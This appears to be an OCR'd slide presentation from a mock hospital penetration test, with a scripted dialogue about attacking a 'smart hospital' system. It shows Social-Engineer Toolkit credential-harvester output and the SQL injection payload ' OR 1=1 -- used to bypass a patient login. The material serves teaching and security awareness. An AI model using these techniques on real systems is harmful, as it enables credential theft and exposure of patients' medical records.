
Manage IoT Monitors, Ambulance GPS, and Lab Machines.

HR & Finance

Control Employee data, PCs, POS Systems, and Billing.

Risk & Criticality Assessment

CRITICAL	EMR Database	IoT Patient Monitors
HIGH	Doctor Emails	Finance POS System
MEDIUM	HR PCs	Hospital Website
LOW	Guest WiFi Network	



Dr. Ahmed (With a woried voice):

Wait... stop for a second!!
Looking at this chart, I am honestly shocked. I knew we had risks, but seeing that our **EMR Database** and **IoT Patient Monitors** are labeled as **'Critical'** is terrifying. This means our patients' lives and their most private data are literally hanging by a thread. We aren't just looking at 'IT issues'; we are looking at potential life-or-death scenarios

Dr. Ahmed :

I found a very good idea!!
I am hiring you not just as analysts, but as Professional Pen-testers. I want you to attack us. Break into our systems, find every hidden vulnerability, and show me the truth. If we want to build a real fortress, we must think like the enemy first

Penetration Testers

Hello Dr.Ahmed

I’m ENG.Doha

I took the challenge to test our **'Digital Gates'**. I focused on the Staff Dashboard and Patient Database. By using **Spear Phishing and SQL Injection**, I managed to break through the login screens and reach our most sensitive records. I’ll show you exactly how I did it in the next few slides

Hello Dr.Ahmed

I’m ENG.Adel

As for the 'Invisible Infrastructure', I targeted the IT Dashboard and **IoT devices**. Using **ARP Spoofing and Brute Force**, I intercepted live medical data and took full control of the monitoring system. Let’s look at the technical breakdown of these network attacks

The Human Entry Point

Spear Phishing Attack

Attack Vector:


Sending a "weaponized" email to an HR employee containing a malicious link.

The Goal:

Stealing user credentials to gain an initial foothold into the internal network.

Impact:

Upon clicking the link, we gained unauthorized access that allowed us to reach the Doctors' Dashboard.



Sign In


Access your healthcare dashboard

Email or Username: you@example.com

Password: ••••••••

□ Remember me

Smart hospital management system for healthcare professionals



```
Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: https://www.google.com

The best way to use this attack is if username and password form fields are av
rdless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.230.135 - - [26/Dec/2025 13:26:21] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=test@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=123456789
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Breaking the Database

SQL Injection Attack

Vulnerability:


Exploiting an input validation flaw in the Patient Dashboard login form.

Execution:

Injecting the malicious command ' OR 1=1 -- into the username field to manipulate the database query.

Result:

The system evaluated the statement as "True," allowing us to bypass the password check and gain full access to sensitive records (Names, Diagnosis, and Medications).




Patient Records Inquiry

Search and manage patient database.

Search by Patient ID

ID	FULL NAME	DIAGNOSIS	PHONE NUMBER
#1	Ahmed	Cancer	1245124587
#2	Mohamed	Diabites	1112456788
#3	Malak	Broken leg	1548799523
#4	Farah	Broken arm	1024579821
#5	Adham	Virus C	1234567891




Welcome Back, Dr. Ahmed ...

Here is what is happening with your hospital today.

Total Patients: 5 — +12% from last month

Available Beds: 42 / 100 — Occupancy: 58%

Today's Income: $3,240 — +5% vs yesterday


TeCare
Smart System Web
Smart hospital management system for healthcare professionals
Forgot password?
Sign In
Don't have an account? Create one

Sign In

Access your healthcare dashboard

